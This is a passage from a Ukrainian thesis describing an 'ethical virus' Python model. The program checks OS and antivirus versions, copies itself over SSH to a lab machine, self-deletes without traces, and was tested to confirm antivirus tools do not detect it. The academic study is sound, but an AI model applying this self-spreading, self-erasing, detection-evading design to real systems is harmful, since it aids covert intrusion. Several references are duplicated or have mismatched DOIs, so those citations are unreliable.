Системне й об’єктивне оцінювання роботи моделі програми є ключовим елементом успішного тестування. Критерії, наведені впще, дозволяють комплексно оцінити якість програмного продукту: від його функціональності й продуктивності до безпеки та зручності використання. Якщо більшість критеріїв виконано, а критичні дефекти усунуто, програму можна вважати успішно протестованою і готовою до впровадження в експлуатацію. Наявність чітких і вимірюваних критеріїв гарантує прозорість процесу тестування та високий рівень довіри до кінцевого результату.

3.2 Імплементація програми для перевірки захищеності систем

Після проведення теоретичного розгляду існуючих методів роботи «єтичних вірусів», вивчення основних технологій виконання своїх функцій, та створення тестових програм для закріплення залучених знань, було створено програмну модель «єтичного вірусу» на мові Python.

Основні властивості такої програми це:

- Перевірка версії ОС та Windows Defender:
- Перевірка версії антивіруса(у нашому випадку це Avast Antivirus);
- Копіювання себе на інший конкретний пристрій у локальній мережі.

Для механізму розповсюдження буде використаний легальний метод через підготовлений SSH-тунель, що є надійним і простим способом, і не порушує законодавство України щодо створення та розповсюдження ШПЗ навіть у навчальних цілях. Також використання такого методу в цілому не перешкоджає основним вимогам щодо розробки та тестування моделі програми.

Як інший пристрій, на який буде проведено копіювання, буде використана віртуальна машина з встановленою Windows 8.1 та Windows 10. Вони всі знаходяться у єдиній мережі та можуть бачити один одного у одному середовищі. Також у коді реалізовано функцію самознищення після виконання своїх функцій, щоб не створювати конфліктів з антивірусами і не буди «тягарем» у системі.

Далі буде розглянуті напряму кожна функція, що реалізована у коді, її логічне та фактичне використання, та результати використання у тестовому середовищі. За результатами такого тестування можна провести роботу над помилками щоб покращити виконання програми, або замінити деякі частини коду чи видалити повністю за непотрібністю.




Рисунок 3.1 IP основного пристрою




Рисунок 3.2 IP віртуальної машини

3.2.1 Компоненти програми

Загальний алгоритм роботи моделі «єтичного вірусу» є простим за своєю структурою та логікою. Процес розпочинається з ініціалізації перевірки версії ОС та Windows Defender. Отримавши запит від системи, програма виводить користувачу інформацію про результат перевірки – успішний або є необхідність провести оновлення. Далі програма займається перевіркою наявної версії антивіруса на актуальність за встановленою у код метрикою. Потім результат цієї перевірки виводиться у робочій консолі для користувача. Після того як ці процеси будуть виконані, програма проводить копіювання себе та перенос на інший пристрій, що знаходиться у мережі, імітуючи саморосповсюдження. І нарешті, після виконання основного функціоналу програма видаляє себе з жорсткого диску, і закриває вікно консолі.




Рисунок 3.3 Загальній алгоритм роботи моделі програми

Надалі розглянемо детально кожний з сегментів цього алгоритму та принцип роботи кожного з них. Важливо, щоб кожна частина алгоритму правильно та гармонійно працювала одна з іншою, та не викликали конфліктів та багів виконання. Кожна функція повинна бути відокремлена від інших та не бути залежною від інших.

Перша частина алгоритму виконує функцію перевірки версії ОС та Windows Defender. Спочатку код за допомогою системних запитів отримує значення цих версій, що записані у реєстрі. Далі проводиться перевірка відповіді запиту та значення актуальної версії у коді програми, і порівнюються: у випадку якщо вони збігаються – виводиться повідомлення про це і алгоритм іде далі; якщо не збігаються – виводиться попередження та посилання на офіційні ресурси, де можна загрузити нові версії програм; і на випадок помилки у виконанні також виводиться відповідне повідомлення. Наступним кроком код виконує таку ж саму перевірку, але для Windows Defender: у випадку якщо вони збігаються – виводиться

повідомлення про це і алгоритм іде далі; якщо не збігаються – виводиться попередження та посилання на офіційні ресурси, де можна загрузити нові версії програм; і на випадок помилки у виконанні також виводиться відповідне повідомлення. Після цього ця частина алгоритму закінчує роботу, і далі переходить до наступного кроку.




Рисунок 3.4 Алгоритм перевірки версії ОС та Windows Defender

Друга частина алгоритму полягає у перевірці версії антивіруса, а саме Avast Antuvirus у цьому випадку. Процес розпочинається з виклику функції get_avast_version як основної функції для визначення версії у антивіруса. Після цього ведеться перевірка записів у реєстрі Windows на наявність відповідних записів, пов’язаних з програмою, і шукається потрібний ключ, який у собі має інформацію про встановлену версію. Якщо такий ключ було знайдено, то береться значення цього ключа і співставляється з заданим значенням версії, а якщо ключ не було знайдено то алгоритм пропускає цей крок і іде далі. Наступним кроком зчитується графа DisplayVersion на наявний у ній запис про версію, а якщо не було знайдено то алгоритм пропускає цей крок і іде далі. Наступним перевіряється параметр Version, який теж може мати значення встановленої версії, до якого іде запит на отримання значення, і у випадку відсутності значення алгоритм пропускає

цей крок і проходить далі. Наступним кроком код перевіряє значення installed_version з LATEST_VERSION у ключі реєстру, використовуючи функцію normalize. Ця функція виділяє числа, що знаходяться у рядках ключа, і порівнює їх з заданим значенням актуальної версії. Як результат роботи ми отримаємо значення версії з різних частин записів у реєстрі, і порівнюємо їх з основним, що заданий у коді: якщо версія актуальна – виводиться повідомлення про це і код закінчує виконання; якщо версія застаріла – виводиться повідомлення про це і посилання на офіціальні веб-ресурси Avast для проведення оновлення; якщо у процесі виникла помилка – про це повідомляється також. В будь-якому із випадків ця частина алгоритма закінчує своє виконання, і програма переходить до наступної частини процесу.




Рисунок 3.5 Алгоритм перевірки версії антивіруса

Третя частина алгоритму виконує функцію імітування самоpосповсюдження «єтичного вірусу» у мережі, а саме відкриває SSH тунель між двома пристроями у локальній мережі і переносить копію файлу програми на інший носій. Сам порядок дій починається з парсингу основних аргументів, що потрібні для встановлення

зв’язку: ім’я клієнт, пароль, порт, і т.д. Якщо в наявності є приватний ключ від іншого пристрою тоді алгоритм іде далі, в іншому випадку потрібен пароль. Далі створюється клієнт SSH та надається дозвіл до використання публічного ключа. Після цього маючи аргументи та відкритий з закритим ключі програма підключається до іншого пристрою та відкриває SFTP-сесію. Підключившись, код передає файл по мережі, і після успішного виконання копіювання закриває SFTP-сесію і SSH-тунель. У консолі програми з’являється повідомлення про успішну передачу файлу, і ця частина алгоритму закінчує виконання, і переходить до фінальної стадії.




Рисунок 3.6 Алгоритм передачі файлу по мережі

Останнім кроком робочого алгоритму «єтичного вірусу» є самовидалення файлу з жорсткого диску комп’ютера без слідів роботи програми. Коли код програми проходить через усі єтапи – незалежно від того чи були усі кроки пройдено успішно – то у кінці видаляє себе і закриває вікно консолі. Таким чином

не буде можливим подальше використання програми для можливого спотворення коду або модифікування його у шкідливих цілях.

Отже, розглянувши детально кожну з ключових частин основного алгоритму роботи моделі «єтичного вірусу» ми запевнили себя у працездатності кожного єлементу процесу, і у тому що ці процеси ідуть у правильному порядку, уникаючи конфліктів у роботі між собою, для досягнення максимальної працездатності. Далі буде детально роглянуто реалізація алгоритму у вигляді програмного коду на мові Python.

3.2.2 Функціонал коду програми

Основний код програми складається з 4 функцій, які працюють одна за одною, і кожна виконує свою окрему частину функціоналу. Всі вони укомплектовані у єдиний файл скрипту, який виконується за один раз, що спрощує процес передачі по мережі та самознищення у кінці. Код проходить поступово, по кожній функції, і у кінці видаляє файл, не залишаючи нічого від себе.




Рисунок 3.7 Параметри файлу програми

Першою у коді є функції визначення версії ОС Windows та Windows Defender, що виконані окремо. Перевірка версії Windows Defender робиться за допомогою Powershell запиту, який отримує у відповідь значення параметру AntivirusSignatureVersion та AntispywareSignatureVersion, які потім виводить як результат. У випадку помилки код виводить виняток коду і закінчує виконання.(Додаток А.)

Наступними функціями у коді ідуть методи для перевірки отриманих з попередніх функцій значень версії та порівняння їх з заданими як актуальні за допомогою нормалізації та спліту і порівняння поточної версії та мінімально допустимої. Номер версії сприймається програмною як стрічка тексту, яка розбирається по частинам і порівнюється, виводячи відповідно результат, який потім перевіряється у ході роботи програми. Також з записаних функцій іде код для самовидалення файлу після закінчення роботи програми, що видаляє файл з системи. До цієї функції додано виняток для UNIX-подібних систем, бо інакше відсутність такої приписки може призвести до несподіваних наслідків при помилці виконання. У звичаних випадках тестування використано Windows, але у випадку якщо програму використано у межах UNIX-подібних систем то функціонал не зможе бути нормально виконаний, але кому яка різниця. У випадку необхідності можна додатково модифікувати код з можливістю використання функцій і у таких системах, але для цього треба виконувати програму від імені адміністратора. (Додаток А.)

Останньою з підготовлених функцій є перевірка актуальності версії Avast Antivirus за допомогою запитів до реєстру Windows та аналізу значень відповідних ключів у системі. Для цього перебираються такі значення: DisplayVersion, Version. (Додаток А.)

Перед викликанням функцій у основному тлі коду вводиться значення версій, з якими буде потім проводитися порівняння. Також виводиться зібране значення версії Windows та Windows Defender, для наглядної демонстрації правильності виконання коду. Таким чином буде зразу видно отриману версію у випадку зміни цих параметрів під час проведення тестування. (Додаток А.)

В основній робочій частині коду функції з розгляду версій ОС та Windows Defender в основном показову частину, адже основна перевірка проводиться у функції, що визивається окремо. У такому коді виводиться текст у консоль програми, що інформує користувача про результат виконаної роботи. У випадку якщо виникла помилка, як наприклад не було доступу до відповідних записів або помилка зчитування, тоді виведеться повідомлення про це і програма буде виконуватися далі. Це також працює і з перевіркою антивіруса, різниця тільки в тому що значення версії та посилання на оновлення виконано у вигляді окремих аргументів, що були оголошені окремо перед основною частиною програми. (Додаток А.)

На останок програма виконує імітацію росповсюдження по мережі за допомогою передачі файлу по захищеному каналу. Код використовує потрібну інформацію для підключення: адресу сервера, порт, ім'я користувача, шлях до файлу на диску, шлях куди файл має потрапити – та створює з'єднання за допомогою пароля або приватного ключа. Після успішного підключення відкривається канал для передачі файлів, через який файл програми копіюється на інший комп'ютер у мережі. Після виконання копіювання у консоль виводиться повідомлення про це, і виконується функція самознищення, що видаляє файл програми з комп'ютера и закриває вікно консолі, завершуючи процес. (Додаток А.)

Таким чином було розглянуто програмну реалізацію раніше описаних алгоритмів роботи моделі «єтичного вірусу», від збору даних, перевірки запитів, та

виведення отриманих результатів користувачу у консолі. Використані функції є ергономічними та простими у виконані, мають виключення на випадок нестандартних ситуацій та захищають від витоку пам'яті та інших системних проблем.

3.3 Тестування виконання роботи програми

Розібравши роботу моделі «єтичного вірусу» не тільки на логічному, а і на рівні коду, було розглянуто детально усі компоненти програми, і порядок виконання робочого алгоритму. Наступним кроком буде виконання коду програми у різних умовах, а саме у різних версіях Windows, антивіруса, та з і без передачі по мережі. Спочатку було проведення тестування на основному комп’ютері, з актуальними версіями але без перевірки антивірусом і передачі по мережі.




Рисунок 3.8 Виконання базового функціоналу програми

Далі було проведено перевірку, якщо змінити аргумент AntispywareSignatureVersion і AntivirusSignatureVersion у реєстрі на нижче версію, ніж встановлено. Слід зазначити, що маніпуляції з системним реєстром треба виконувати з обережністю та знанням можливих наслідків, і також обов’язково перед виконанням будь-яких маніпуляцій треба зробити контрольну точку системи, до якої можна повернутися у випадку необхідності.




Рисунок 3.9 Виконання базового функціоналу програми

Далі було зроблено перевірку на віртуальній машині, на якій було встановлено Windows 8.1. Програма правильно ідентифікувала версію ОС та повідомила про необхідність оновлення.




Рисунок 3.10 Виконання з неактуальною версією ОС

Упевнившись у працездатності програми, та у правильності виконання та ідентифікування версій у різних умовах, було зроблено повний прогін роботи програми, разом з перевіркою версії антивіруса, та копіюванням на віртуальну машину. Для цього у коді було вказано необхідні дані для створення SSH-тунелю, та під час роботи програми введено пароль для підключення. Як результат, на

віртуальній машині після виконання було перенесено файл з програмою, тобто увесь спектр функціоналу моделі «єтичного вірусу» було успішно виконано.

```
=== Перевірка системи Windows ===

Версія Windows: Windows-10-10.0.19045-SP0

Дані Windows Defender:
{'AntispywareSignatureVersion': '1.395.1800.0', 'AntivirusSignatureVersion': '1.395.1800.0'}

=== Результати аналізу ===
[OK] Версія Windows відповідає рекомендованій або новіша.
[OK] Windows Defender актуальний.

Встановлена версія Avast Free Antivirus: 24.2.6100
Актуальна версія: 24.2.6100
Антивірус Avast має актуальну версію.


Password for admin@192.168.0.139:12345
Файл D:\proga.py скопійовано на admin@192.168.0.139:C:\proga.py.


[INFO] Самознищення файлу: D:proga.py
[INFO] Файл успішно самовидалений.
D:\>
```

Рисунок 3.11 Повний результат виконання програми




Рисунок 3.12 Скопійований файл на віртуальній машині

Підводячи підсумки, було успішно створено модель програми, що може виконувати закладені завдання відповідно до створених алгоритмів роботи, і також були лостатньо простим у реалізації і застосування для практичних цілей.

Результати роботи програми є задовільними, адже був виконаний повний затверджений функціонал програми, кожен з модулей працює успішно і у потрібному порядку, і також файл програми є достатньо невеликим для ефективної роботи.

3.4 Перевірка працездатності при аналізі антивірусних програм

Перевіривши працездатність програми та виконання усіх вказаних функцій було виконано розгляд детектування програми антивірусами, на випадок якщо вона буде сприйматися як та, що має шкідливий вміст. Для цього модель програми було перевірено сервісом Virustotal, що перевіряє файли більше ніж 100 різними антивірусами та за різними показниками, у тому числі за поведінкою у контрольованому середовищі. Перевірка не виявила файл шкідливим, що підтверджує виконання ключюгого критерію з недетектування програми як ШПЗ.




Рисунок 3.13 Перевірка програми за допомогою Virustotal

Перевірка створених моделей програм антивірусами є важливим кроком у розробці програмного забезпечення, що пов’язано з використанням методик створення і функціонування ШПЗ. Це дозволяє упевнитись не тільки у тому, що програма не нанесе шкоди розробнику, а також не буде сприйнята захисними

програмами як загроза і видалена до того, як зможе виконати свою функцію, навіть якщо вона є не шкідливою для системи.

Використання такого ресурсу як VirusTotal є надійним і безкоштовним методом для виконання перевірки, але також для таких завдань можна використовувати Cuckoo Sandbox - провідна система динамічного аналізу шкідливих програм з відкритим кодом. Можна закинути в нього будь-який підозрілий файл, і за лічені секунди Cuckoo надасть вам детальні результати, в яких буде описано, що зробив цей файл під час виконання в ізольованому середовищі. Це дозволяє визначати шкідливі програми як наприклад трояни, що не показують себе до моменту потрапляння у достатню середу для активації.

3.5 Коментарії щодо можливих покращень

За результатами виконання практичної частини дипломної роботи було створено та протестовано модель «єтичного вірусу». Програма успішно виконувала свій заданий функціонал і показала достатній результат якості у створені. В умовах постійних кібератак та появи нових способів несанкціонованого доступу розробка програмного забезпечення для захисту мереж потребує безперервного вдосконалення. Ефективність таких програм залежить не лише від функціональних можливостей, але й від правильності процесу їх створення. Тому важливим є аналіз та визначення можливих напрямів покращення на етапах проектування, розробки, тестування та впровадження.

Сучасні програми орієнтуються на вирішення типових загроз: віруси, несанкціоноване проникнення, аналіз мережевого трафіку, захист даних. Однак швидка еволюція шкідливих технологій вимагає адаптивних рішень. Часто розробка ведеться у стислі терміни, що може призвести до недостатньої перевірки якості, функціональності та безпеки. До проблем також належать: використання застарілих алгоритмів, недостатня автоматизація процесів аналізу, недооцінка людського фактору, неузгодженість між компонентами системи безпеки, і т.д.

Архітектура програм безпеки повинна бути модульною, масштабованою та стійкою до збоїв та можливих багів. Розділення на незалежні компоненти дозволяє швидко модернізувати систему, не порушуючи її загальну роботу. Серед ключових принципів превалюють такі: мінімізація взаємозалежностей між різними частинами програми, можливість легко додавати новий функціонал, та застосування механізмів бекапів. Такі підходи забезпечують кращий захист від комплексних атак та дозволяють оперативно реагувати на нові загрози.

Тестування є особливо важливим у процесі створення та застосування програмного забезпечення. Необхідно застосовувати багаторівневе тестування з різними умовами роботи програми та середовища, контролювати наявність у коді вразливостей, та перевіряти продуктивність роботи програми в умовах обмежених системних та апаратних ресурсів. Проведення тестування на різних єтапах розробки програмного забезпечення дозволяє виявляти слабкі місця до того, як система буде впроваджена у реальне середовище.

Навіть найкраща програма безпеки буде малоефективною без підготовленого персоналу. Підвищення кваліфікації співробітників, чіткі інструкції, правила доступу та регулярні перевірки — важливі складові захищеності мережі. Також важливо впроваджувати логування та перевірку взаємодії з програмною у випадках можливого несанкціонованного доступу до середовища розробки. Можливий виток даних може буди використаний як вектор для кібератаки, і також призведе до втрати репутації у компаній, яка розробляє програмне забезпечення.

Оскільки загрози розвиваються постійно, програмне забезпечення має регулярно оновлюватися. Впровадження механізмів автоматичного оновлення та централізоване управління дають змогу своєчасно виправляти вразливості, підвищувати ефективність захисту і уникати експлуатації відомих помилок.

Покращення процесу створення програм для забезпечення захищеності комп’ютерних мереж є необхідною умовою надійного функціонування інформаційних систем. Важливими напрямами є вдосконалення архітектури програм, розширення можливостей тестування, використання сучасних технологій,

підготовка персоналу та безперервне оновлення. Тільки комплексний підхід дозволить створювати надійні та ефективні системи захисту, здатні протистояти динамічним кіберзагрозам.

3.6 Висновки 3 розділу

У даному розділі дипломної роботи розглядаються створення і тестування моделі «єтичного вірусу», що перевіряє версію ОС Windows та Windows Defender, версію антивіруса на прикладі Avast Antivirus, виконує імітацію саморосповсюдження по мережі і знищує файл програми. Основна увага приділяється точному процесу створення моделі, яка б виконувала заданий функціонал без використання заборонених методів і практичності такого методу. Цей розділ дозволяє глибше зрозуміти, як саме створені програмні засоби можуть бути використані для захисту комп'ютерних систем від можливих атак та потенціал використання такого методу у майбутній ітераціях на основі результатів тестування.

У процесі інтерпретації результатів було перевірено факт детектування програми як шкідливого програмного забезпечення, і було доказано, що файл коду не визначається більшістю антивірусів як шкідливий, що доказує працездатність такої моделі у реальних умовах за наявністю окремої підмережі для функціювання «єтичного вірусу». Треба зазначити, що така модель виконує базовий можливий функціонал для забезпечення безпеки комп'ютерних систем, але для потреб конкретних установ може бути налаштований для більш конкретних завдань. Застосування методу роботи «єтичного вірусу» показує себе єффективно як частину комплексних засобів кібербезпеки, і підвищує ефективність захисту інформаційних систем від шкідливого програмного забезпечення.

ЗАГАЛЬНІ ВИСНОВКИ

У ході виконання дипломної роботи було розглянуто, яким чином використовуються шкідливе програмне забезпечення у кібербезпеці, та досліджено конкретний напрямок – застосування «єтичного вірусу» для забезпечення безпеки.

Робота включала аналіз існуючих методів, розробку концептуальної моделі, створення та тестування програмного інструменту. Всі завдання були виконані повністю, що підтверджується результатами тестування програмного інструменту, який показав високу ефективність та наглядність використання такого методу.

Якісні показники відображають ефективність та точність розробленого програмного інструменту. Результати тестування показали високу здатність інструменту виконувати функції та алгоритми для перевірки систем на наявність вразливостей, і практичність використання методик, характерних для шкідливого програмного забезпечення.

Розроблений програмний інструмент для перевірки захищеності системи є єффективним у використанні і може буди інтегрований з іншими модулями для виконання конкретних задач. Аналіз існуючих антивірусних програм показав, що запропоновані підходи мають високу ефективність та точність, порівняно з аналогами.

Робота містить кілька нових наукових результатів:

1. Розробка нових підходів для використання «єтичного вірусу» з метою забезпечення кібербезпеки.
2. Створення програмного інструменту, який може бути використаний у системах інформаційної безпеки для підвищення захисту від шкідливих програм.
3. Отримані результати знайшли відображення у наукових статтях та можуть бути основою для подальших досліджень у сфері кібербезпеки.

Рекомендації щодо подальшої роботи

- Подальше вдосконалення розробленого інструменту для забезпечення ще більшої точності та зниження кількості помилкових спрацьовувань.

- Дослідження можливостей інтеграції інструменту з іншими засобами інформаційної безпеки для створення комплексної системи захисту.
- Проведення додаткових тестувань на реальних системах для визначення ефективності інструменту у різних умовах.
- Розробка методик для протидії новітнім типам загроз, які можуть з'явитися у майбутньому.
- Проведення навчальних програм для користувачів та фахівців з інформаційної безпеки щодо використання розробленого інструменту.

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. Gaber M., Ahmed M., Janicke H. Malware Detection with Artificial Intelligence: A Systematic Literature Review // ACM Computing Surveys. – 2023. – DOI: 10.1145/3638552. – URL: https://doi.org/10.1145/3638552.
2. Akhtar M. S., Feng T. Evaluation of Machine Learning Algorithms for Malware Detection // Sensors. – 2023. – DOI: 10.3390/s23020946. – URL: https://doi.org/10.3390/s23020946.
3. Qiu J., Zhang J., Luo W. et al. A3CM: Automatic Capability Annotation for Android Malware // IEEE Access. – 2019. – DOI: 10.1109/ACCESS.2019.2946392. – URL: https://doi.org/10.1109/access.2019.2946392.
4. Gorment N. Z., Selamat A., Cheng L. K. et al. Machine Learning Algorithm for Malware Detection: Taxonomy, Current Challenges, and Future Directions // IEEE Access. – 2023. – DOI: 10.1109/ACCESS.2023.3256979. – URL: https://doi.org/10.1109/access.2023.3256979.
5. Taher F., Alfandi O., Al-Kfairy M. et al. DroidDetectMW: A Hybrid Intelligent Model for Android Malware Detection // Applied Sciences. – 2023. – DOI: 10.3390/app13137720. – URL: https://doi.org/10.3390/app13137720.
6. Eder-Neuhauser P., Zseby T., Fabini J. Malware propagation in smart grid networks: metrics, simulation and comparison of three malware types // Journal of Computer Virology and Hacking Techniques. – 2018. – DOI: 10.1007/s11416-018-0325-y. – URL: https://doi.org/10.1007/s11416-018-0325-y.
7. Mokhtar B., Jurcut A. D., Elsayed M. S. et al. Active Directory Attacks—Steps, Types, and Signatures // Electronics. – 2022. – DOI: 10.3390/electronics11162629. – URL: https://doi.org/10.3390/electronics11162629.
8. Damjanović D. Types of information warfare and examples of malicious programs of information warfare // Vojnotehnički glasnik. – 2017. – DOI: 10.5937/vojtehg65-13590. – URL: https://doi.org/10.5937/vojtehg65-13590.

9. Sharma A., Gupta A. K., Shabaz M. Categorizing threat types and cyber-assaults over Internet of Things-equipped gadgets // PeerJ Computer Science. – 2022. – DOI: 10.1515/pjbr-2022-0100. – URL: https://doi.org/10.1515/pjbr-2022-0100.
10. Li Y., Xu L., Jiang X. An Effective Method for Detecting Unknown Types of Attacks Based on Log-Cosh Variational Autoencoder // Applied Sciences. – 2023. – DOI: 10.3390/app132212492. – URL: https://doi.org/10.3390/app132212492.
11. Van Eeten M., Bauer J. M. Economics of Malware // OECD Digital Economy Papers. – 2008. – DOI: 10.1787/241440230621. – URL: https://doi.org/10.1787/241440230621.
12. Khan R., Maynard P., McLaughlin K. et al. Threat Analysis of BlackEnergy Malware for Synchrophasor Based Real-Time Control and Monitoring in Smart Grid // EWIC. – 2016. – DOI: 10.14236/ewic/ics2016.7. – URL: https://doi.org/10.14236/ewic/ics2016.7.
13. Djenna A., Bouridane A., Rubab S. et al. Artificial Intelligence-Based Malware Detection, Analysis, and Mitigation // Symmetry. – 2023. – DOI: 10.3390/sym15030677. – URL: https://doi.org/10.3390/sym15030677.
14. Alenezi M. N., Alabdulrazzaq H., Alshaher A. A. et al. Evolution of Malware Threats and Techniques: A Review // International Journal of Computer Network and Information Security. – 2022. – DOI: 10.17762/ijcnis.v12i3.4723. – URL: https://doi.org/10.17762/ijcnis.v12i3.4723.
15. Ferdous J., Islam R., Mahboubi A. et al. A Review of State-of-the-Art Malware Attack Trends and Defense Mechanisms // IEEE Access. – 2023. – DOI: 10.1109/ACCESS.2023.3328351. – URL: https://doi.org/10.1109/access.2023.3328351.
16. Hemalatha J., Roseline S. A., Geetha S. et al. An Efficient DenseNet-Based Deep Learning Model for Malware Detection // Entropy. – 2021. – DOI: 10.3390/e23030344. – URL: https://doi.org/10.3390/e23030344.
17. Wan T.-L., Ban T., Cheng S.-M. et al. Efficient Detection and Classification of Internet-of-Things Malware Based on Byte Sequences from Executable Files //

IEEE Open Journal of the Computer Society. – 2020. – DOI: 10.1109/OJCS.2020.3033974. – URL: https://doi.org/10.1109/ojcs.2020.3033974.

18. Djenna A., Bouridane A., Rubab S. et al. Artificial Intelligence-Based Malware Detection, Analysis, and Mitigation // Symmetry. – 2023. – DOI: 10.3390/sym15030677. – URL: https://doi.org/10.3390/sym15030677.
19. Awan M. J., Masood O. A., Mohammed M. A. et al. Image-Based Malware Classification Using VGG19 Network and Spatial Convolutional Attention // Electronics. – 2021. – DOI: 10.3390/electronics10192444. – URL: https://doi.org/10.3390/electronics10192444.
20. El-Shafai W., Almomani I., Alkhayer A. Visualized Malware Multi-Classification Framework Using Fine-Tuned CNN-Based Transfer Learning Models // Applied Sciences. – 2021. – DOI: 10.3390/app11146446. – URL: https://doi.org/10.3390/app11146446.
21. Thomas D., Pastrana S., Hutchings A. et al. Ethical Issues in Research Using Datasets of Illicit Origin // Proceedings of the ACM Conference. – 2017. – DOI: 10.1145/3131365.3131389. – URL: https://doi.org/10.1145/3131365.3131389.
22. Del-Real C., Rodríguez Mesa M. J. From Black to White: The Regulation of Ethical Hacking in Spain // Information & Communications Technology Law. – 2022. – DOI: 10.1080/13600834.2022.2132595. – URL: https://doi.org/10.1080/13600834.2022.2132595.
23. Baddam P. R. Cyber Sentinel Chronicles: Navigating Ethical Hacking's Role in Fortifying Digital Security // Asian Journal of Humanities and Applied Linguistics. – 2020. – DOI: 10.18034/ajhal.v7i2.712. – URL: https://doi.org/10.18034/ajhal.v7i2.712.
24. Mierzwa S., Drylie J. J., Ho C. et al. Ransomware Incident Preparations With Ethical Considerations and Command System Framework Proposal // Journal of Law and Emerging Technologies. – 2022. – DOI: 10.33423/jlae.v19i2.5112. – URL: https://doi.org/10.33423/jlae.v19i2.5112.

25. Logos K., Brewer R., Langos C. et al. Establishing a Framework for the Ethical and Legal Use of Web Scrapers // International Journal of Law and Information Technology. – 2023. – DOI: 10.1093/ijlit/eaad023. – URL: https://doi.org/10.1093/ijlit/eaad023.
26. Aslan Ö., Samet R. A Comprehensive Review on Malware Detection Approaches // IEEE Access. – 2020. – DOI: 10.1109/ACCESS.2019.2963724. – URL: https://doi.org/10.1109/access.2019.2963724.
27. Caviglione L., Choraś M., Corona I. et al. Tight Arms Race: Overview of Current Malware Threats and Trends in Their Detection // IEEE Access. – 2020. – DOI: 10.1109/ACCESS.2020.3048319. – URL: https://doi.org/10.1109/access.2020.3048319.
28. Vasani V., Bairwa A. K., Joshi S. et al. Comprehensive Analysis of Advanced Techniques and Vital Tools for Detecting Malware Intrusion // Electronics. – 2023. – DOI: 10.3390/electronics12204299. – URL: https://doi.org/10.3390/electronics12204299.
29. Brezinski K., Ferens K. Metamorphic Malware and Obfuscation: A Survey of Techniques, Variants, and Generation Kits // Security and Communication Networks. – 2023. – DOI: 10.1155/2023/8227751. – URL: https://doi.org/10.1155/2023/8227751.
30. Gyamfi N. K., Goranin N., Čeponis D. et al. Automated System-Level Malware Detection Using Machine Learning: A Comprehensive Review // Applied Sciences. – 2023. – DOI: 10.3390/app132111908. – URL: https://doi.org/10.3390/app132111908.
31. Святун О., Goncharuk O. V., Chernysh R. et al. Combating Cybercrime: Economic and Legal Aspects // European Journal of Law and Economics. – 2021. – DOI: 10.37394/23207.2021.18.72. – URL: https://doi.org/10.37394/23207.2021.18.72.

32. Rakha N. A. Ensuring Cyber-Security in Remote Workforce: Legal Implications and International Best Practices // International Journal of Law and Policy. – 2023. – DOI: 10.59022/ijlp.43. – URL: https://doi.org/10.59022/ijlp.43.
33. Calliess C., Baumgarten A. Cybersecurity in the EU: The Example of the Financial Sector // German Law Journal. – 2020. – DOI: 10.1017/glj.2020.67. – URL: https://doi.org/10.1017/glj.2020.67.
34. Kello L. Cyber Legalism: Why It Fails and What to Do About It // Journal of Cybersecurity. – 2021. – DOI: 10.1093/cybsec/tyab014. – URL: https://doi.org/10.1093/cybsec/tyab014.
35. Warkentin M., Bekkering E., Schmidt M. B. Steganography: Forensic, Security, and Legal Issues // Journal of Digital Forensics, Security and Law. – 2008. – DOI: 10.15394/jdfsl.2008.1039. – URL: https://doi.org/10.15394/jdfsl.2008.1039.
36. Aslan Ö., Samet R. A Comprehensive Review on Malware Detection Approaches // IEEE Access. – 2020. – DOI: 10.1109/ACCESS.2019.2963724. – URL: https://doi.org/10.1109/access.2019.2963724.
37. Aboaoja F. A., Zainal A., Ghaleb F. A. et al. Malware Detection Issues, Challenges, and Future Directions: A Survey // Applied Sciences. – 2022. – DOI: 10.3390/app12178482. – URL: https://doi.org/10.3390/app12178482.
38. Zhang Z., Qi P., Wang W. Dynamic Malware Analysis with Feature Engineering and Feature Learning // AAAI Conference on Artificial Intelligence. – 2020. – DOI: 10.1609/aaai.v34i01.5474. – URL: https://doi.org/10.1609/aaai.v34i01.5474.
39. Caviglione L., Choraś M., Corona I. et al. Tight Arms Race: Overview of Current Malware Threats and Trends in Their Detection // IEEE Access. – 2020. – DOI: 10.1109/ACCESS.2020.3048319. – URL: https://doi.org/10.1109/access.2020.3048319.
40. Maiorca D., Biggio B., Giacinto G. Towards Adversarial Malware Detection // ACM Workshop Proceedings. – 2019. – DOI: 10.1145/3332184. – URL: https://doi.org/10.1145/3332184.

41. Thomas D., Pastrana S., Hutchings A. et al. Ethical Issues in Research Using Datasets of Illicit Origin // ACM Conference Proceedings. – 2017. – DOI: 10.1145/3131365.3131389. – URL: https://doi.org/10.1145/3131365.3131389.
42. Vemuri N., Thaneeru N., Tatikonda V. M. Securing Trust: Ethical Considerations in AI for Cybersecurity // Journal of Knowledge Learning and Science Technology. – 2023. – DOI: 10.60087/jklst.vol2.n2.p175. – URL: https://doi.org/10.60087/jklst.vol2.n2.p175.
43. Dupuis M., Renaud K. Scoping the Ethical Principles of Cybersecurity Fear Appeals // Ethics and Information Technology. – 2020. – DOI: 10.1007/s10676-020-09560-0. – URL: https://doi.org/10.1007/s10676-020-09560-0.
44. Smith L., Chowdhury M. M., Latif S. Ethical Hacking: Skills to Fight Cybersecurity Threats // Open Access Journal. – 2022. – DOI: 10.29007/vwww. – URL: https://doi.org/10.29007/vwww.
45. Mylrea M., Robinson N. Artificial Intelligence (AI) Trust Framework and Maturity Model // Entropy. – 2023. – DOI: 10.3390/e25101429. – URL: https://doi.org/10.3390/e25101429.
46. Mylrea M., Robinson N. Artificial Intelligence (AI) Trust Framework and Maturity Model // Entropy. – 2023. – DOI: 10.3390/e25101429. – URL: https://doi.org/10.3390/e25101429.
47. Alawida M., Mejri S., Mehmood A. et al. A Comprehensive Study of ChatGPT: Advancements, Limitations, and Ethical Considerations // Information. – 2023. – DOI: 10.3390/info14080462. – URL: https://doi.org/10.3390/info14080462.
48. Taddeo M., McNeish D., Blanchard A. et al. Ethical Principles for Artificial Intelligence in National Defence // AI and Ethics. – 2021. – DOI: 10.1007/s13347-021-00482-3. – URL: https://doi.org/10.1007/s13347-021-00482-3.
49. Taddeo M., McNeish D., Blanchard A. et al. Ethical Principles for Artificial Intelligence in the Defence Domain // Routledge Handbook. – 2023. – DOI: 10.4324/9781003284093-10. – URL: https://doi.org/10.4324/9781003284093-10.

50. Rajamäki J., Hummelholm A. Ethical Resilience Management Framework for Critical Healthcare Information Infrastructure // European Journal of Information Systems. – 2022. – DOI: 10.37394/23208.2022.19.9. – URL: https://doi.org/10.37394/23208.2022.19.9.
51. Liu K., Xu S., Xu G. et al. A Review of Android Malware Detection Approaches Based on Machine Learning // IEEE Access. – 2020. – DOI: 10.1109/ACCESS.2020.3006143. – URL: https://doi.org/10.1109/access.2020.3006143.
